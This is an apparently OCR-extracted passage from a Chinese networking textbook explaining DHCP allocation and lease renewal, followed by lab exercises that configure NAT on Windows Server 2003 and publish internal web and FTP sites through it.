租的地址池中选择最小 IP 连同其他参数通过 DHCPOFFER 封包返回给客户端。DHCPOFFER 封包源地址为 DHCP 服务器本地 IP，目的地址为"255.255.255.255"(客户端此时还没有 IP)，封包包含 IP 地址、子网掩码、网关、DNS 和租约时间等信息。

当客户端发送第一个 DHCPDISCOVER 信息后，若在 1s 内未收到 DHCP 服务器返回的 DHCPOFFER 应答包，客户机会分别以 2s、4s、8s、16s 时间间隔重新广播 4 次 DHCPDISCOVER 封包。若仍未收到服务器应答，则此时根据客户机不同系统会出现以下 3 种情况。

① Windows 2000 系统客户端会从"169.254.0.1～169.254.255.254"自动专用地址段随机选择一个 IP 作为暂用 IP，用于与其他 IP 获取失败的客户机进行临时通信。

② Windows XP 和 Windows 2003 系统客户机会采用备用 IP 配置进行通信，若事先没有配置备用 IP，则将采用自动专用 IP 段，这与 Windows 2000 系统一样。

③ Linux 操作系统客户端 IP 仍为 0.0.0.0，无法正常进行网络通信。

(3) 如果网络中存在多个 DHCP 服务器，那么客户端发送 DHCPDISCOVER 封包后会收到多个服务器响应，而客户端只会采用最先接收到 DHCPOFFER 封包中提供的 IP 地址，并向网络广播 DHCPREUEST 封包告知自己所接收的 IP 和选择的 DHCP 服务器。

(4) 网络中的多台 DHCP 服务器都会收到客户端发出的 DHCPREQUEST 封包，在未被采用的 DHCP 服务器回收前分配给客户端的 IP，而被采用的 DHCP 服务器会广播 DHCPACK 封包，向客户端确认 IP 租约正式生效，结束 DHCP 分配过程，如图 7-55 所示。




图 7-55　DHCP 分配过程

7.4.3　客户端租约更新

客户端获得 IP 租约后必须定期更新租约，否则期约满后将不能继续使用该 IP 地址。每当到租约时间的 50%到 87.5%时，客户端必须向 DHCP 服务器发送 DHCPREQUEST 封包请求更新租约。

(1) 当到租约时间的 50% 时，客户端以单播方式向 DHCP 服务器发送 DHCPREQUEST 请求更新租约。如果客户端收到服务器返回的应答，则根据应答信息提供的新租期以及配置信息更新 TCP/IP 参数，完成 IP 租用更新；如果没有收到服务器响应，则客户端继续使用现有 IP 地址。

(2) 当到租约时间的 87.5%时仍未更新租约，客户端再次发送 DHCPREQUEST 请求更新租约，如仍未收到服务器响应，则客户端还可继续使用现有 IP 地址。

(3) 如果租约到期仍未收到 DHCP 服务器应答，则客户端不能续约，将以广播方式发送 DHCPDISCOVER 封包，重新获取 IP 地址。

(4) 如果客户端在租约时间内重新启动系统,则不能续约,客户端将以广播方式发送 DHCPDISCOVER 封包,重新获取 IP 地址。

7.5 NAT 服务

工作任务十二　配置 NAT 服务

工作目的

安装和配置 NAT 服务。

工作任务

小张是学校网管中心人员,需配置学校 NAT 服务器以实现以下要求。


(1) 主机 2 配置图书馆 Web 站点,主机 3 配置学校 Web 站点,主机 4 配置 Baidu 站点。

(2) 主机 3 配置 DNS 服务,让主机 1 通过域名"www. liB. gdcp. cn"访问主机 2,通过域名"www. gdcp. cn"访问主机 3,通过域名"www. baidu. com"访问主机 4。

(3) 主机 3 配置 NAT 服务,让 A 栋宿舍主机 1 通过公共 IP"202. 116. 64. 100"接入外网,并能访问主机 4 的 Web 站点。

工作环境和工具

主机 3 内置两个网卡,其中"3-4"网卡通过交叉线与主机 4 网卡直接连接,模拟广域网拓扑,具体工作环境拓扑图如图 7-56 所示,工具和录像可在 http://www. gdcp. cn/jpkc/lf 中下载。



主机名称	操作系统	IP地址	域名	担任角色
主机1	Windows XP	192.168.1.10		
主机2	Windows Server 2003	192.168.1.20	www.lib.gdcp.cn	图书馆Web服务器
主机3	Windows Server 2003	192.168.1.1 202.116.64.100	www.gdcp.cn	学校Web服务器、DNS服务器、NAT服务器
主机4	Windows Server 2003	202.116.64.200	www.baidu.com	Baidu Server

图 7-56　工作任务十二的工作环境拓扑图

NAT 网络地址转换是将内部私有 IP 地址转换为外部公共 IP 地址的转换技术。局域网主机通过共享外部 IP 接入 Internet。使用 NAT 不仅可以解决 IP 地址不足，还能隐藏保护内网主机，避免来自外部网络攻击。

工作过程

1. 配置 NAT 服务

(1) 在主机 2、主机 3 和主机 4 上配置相应 Web 站点。

(2) 更改主机 3 网卡接口名称。打开"控制面板"窗口，再单击"网络连接"链接，在打开的窗口中选中相应网卡分别重命名为"3-交换机网卡"和"3-4 网卡"，如图 7-57 所示。



图 7-57　更改网卡接口名称

(3) 在主机 3 上配置 DNS 服务，其中"192. 168. 1. 20"域名是"www. lib. gdcp. cn"，"202. 116. 64. 100"域名是"www. gdcp. cn"，"202. 116. 64. 200" 域名是"www. baidu. com"。

(4) 开启主机 3 NAT 服务，选择"开始"→"管理工具"→"路由和远程访问"命令并选中服务器，右击"主机 3"选项，在弹出的快捷菜单中选择"配置并启用路由和远程访问"命令，如图 7-58 所示。




图 7-58　启用路由和远程访问

(5) 单击"下一步"按钮，然后选择"网络地址转换 NAT"选项，在公共接口中选择"3-4"网卡，如图 7-59 所示。




图 7-59　选择公共接口网卡

(6) 单击“下一步”按钮，稍后设置名称和地址服务，根据向导完成 NAT 服务配置。


2. 实验测试

(1) 当主机 1 和主机 4 配置网关后，主机 1 可以通过 ping 命令连通主机 2、主机 3 和主机 4。

(2) 主机 4 不能连通内网主机 1 和主机 2①。

(3) 当主机 1 配置 DNS 服务 IP 后，可以通过相应域名访问主机 2、主机 3 和主机 4 Web 站点。

(4) 当主机 1 访问外网主机 4“Baidu”站点后，在主机 3 上选择“NAT/基本防火墙”选项卡，再选中“3-4”网卡然后单击“显示映射”按钮，在弹出的对话框中可以看到具体转换关系，如图 7-60 所示。


主机3 - 网络地址转换会话映射表格

方向	专用地址	专用端口	公用地址	公用端口	远程地址	远程端口
出站	192.168.1.10	1,120	202.116.64.100	61,439	202.116.64.200	80
出站	192.168.1.10	1,121	202.116.64.100	61,440	202.116.64.200	80

图 7-60　查看 NAT 转换关系

任务总结

NAT 并不是禁止内外网络之间的连接，而是允许内网主机连接外网，禁止外网主机主动连接内网。因为内网主机与外网做 TCP 连接后生成转换关系，NAT 服务器根据转换关系将外网数据返回给内网主机，当 TCP 连接断开后转换关系随之消失。当外网主机主动连

① 在内网连接外网时，因为所有内网 IP 通过 NAT 转换为公共 IP“202.116.64.100”接入外网。主机 1 连接主机 4，而在主机 4 看来是主机 3 IP“202.116.64.100”连接自己。在外网连接内网时，由于缺少转换关系，NAT 无法将主机 4 数据传给相应内网主机，因此主机 4 无法连通内网主机。

接内网时，由于 NAT 服务器不存在转换关系，外网数据无法传给内网主机，因此外网主机无法访问内网 IP。通过地址转换，NAT 可以隐藏内部网络拓扑，从而避免内网主机遭受来自外网攻击和扫描。

工作任务十三　通过 NAT 发布内网站点

工作目的

通过 NAT 对外发布内网站点。

工作任务

小张是学校网管中心人员，需配置学校 NAT 服务器以实现以下要求。

(1) 主机 1 配置学校 Web 站点，主机 2 配置学校 FTP 站点。

(2) 主机 3 配置 NAT 服务，让主机 1 和主机 2 通过公共 IP“202.116.64.100”接入外网。

(3) 主机 3 通过 NAT 服务器公共 IP“202.116.64.100”对外发布主机 1 和主机 2 站点。

其他园区网的设置如下。

(1) 主机 4 配置 DHCP 服务，让主机 5 自动获取 IP 信息。

(2) 主机 4 配置 NAT 服务，让主机 5 通过公共 IP“202.116.64.200”接入外网。

(3) 主机 4 配置 DNS 服务，让主机 5 通过域名“www.gdcp.cn”访问主机 1，通过域名“ftp.gdcp.cn”访问主机 2。

工作环境和工具

主机 3 和主机 4 内置两个网卡，其中主机 3“3-4”网卡和主机 4“4-3”网卡通过交叉线直接连接，模拟广域网拓扑，具体工作环境拓扑图如图 7-61 所示，工具和录像可在 http://www.gdcp.cn/jpkc/lf 中下载。

NAT 可以将内部私有 IP 转换为外部公共 IP，还可以通过不同端口号对外发布内网站点。由于内网服务器与外网连接需要 NAT 映射转换，故 NAT 的中介作用可以避免内网服务器遭受来自外网的攻击和入侵。

工作过程

1. 校园网配置

(1) 在主机 1 和主机 2 上分别发布学校 Web 站点和 FTP 站点。

(2) 更改主机 3 网卡接口名称，其中专用接口是“3-交换机”，IP 为“192.168.1.1”①；公共接口是“3-4”，IP 为“202.116.64.100”。

(3) 在主机 3 上启用 NAT 服务，让主机 1 和主机 2 可以通过公共 IP“202.116.64.100”接入外网。

(4) 禁用“3-4”接口防火墙。选择“路由和远程访问”选项和“NAT/基本防火墙”选项，然后右击“3-4”接口并选择“属性”命令，在弹出的对话框中选择“NAT/基本防火墙”选项卡，不勾选“在此接口启用基本防火墙”复选框，否则“3-4”接口会丢弃外网传入的所有数据包，导致主机 4 和主机 5 无法连通主机 3，更无法访问内网主机 1 和主机 2 站点，如图 7-62 所示。

① 专用接口网卡要根据内部网络规模选择合适 IP 地址，对于小规模网络一般选用 C 类专用 IP，如 192.168.1.1，此时局域网内所有主机都要处于 192.168.1.0 网段，并以专用接口 IP 作为网关；对于中规模网络要选用 B 类专用 IP，如 172.16.1.1；对于大规模网络选用 A 类专用 IP，如 10.10.10.1。

学校Web
Web服务器
域名：www.gdcp.cn
IP：192.168.1.10
Mask：255.255.255.0
Gateway：192.168.1.1
Vnet1
交换机
Vnet1
学校FTP服务器
域名：ftp.gdcp.cn
IP：192.168.1.20
Mask：255.255.255.0
Gateway：192.168.1.1
NAT服务器
Vnet1
专用接口
3-交换机网卡
IP：192.168.1.1
Mask：255.255.255.0
Vnet2
外网
公共接口
3-4网卡
IP：202.110.64.100
Mask：255.255.255.0
校园网
NAT服务器
DHCP服务器
DNS服务器
Vnet3
专用接口
交换机
Vnet3
Client
IP自动获取
4-3网卡
IP：202.116.64.200
Mask：255.255.255.0
4-交换机网卡
IP：172.16.1.1
Mask：255.255.255.0
其他园区网

主机名称	操作系统	IP地址	域名	担任角色
主机1	Windows Server 2003	192.168.1.10	www.gdcp.cn	学校Web服务器
主机2	Windows Server 2003	192.168.1.20	ftp.gdcp.cn	学校Ftp服务器
主机3	Windows Server 2003	192.168.1.1 202.116.64.100		学校NAT服务器
主机4	Windows Server 2003	172.16.1.1		园区网DHCP服务器
		202.116.64.200		园区网NAT服务器
主机5	Windows XP	IP自动获取		

图 7-61　工作任务十三的工作环境拓扑图

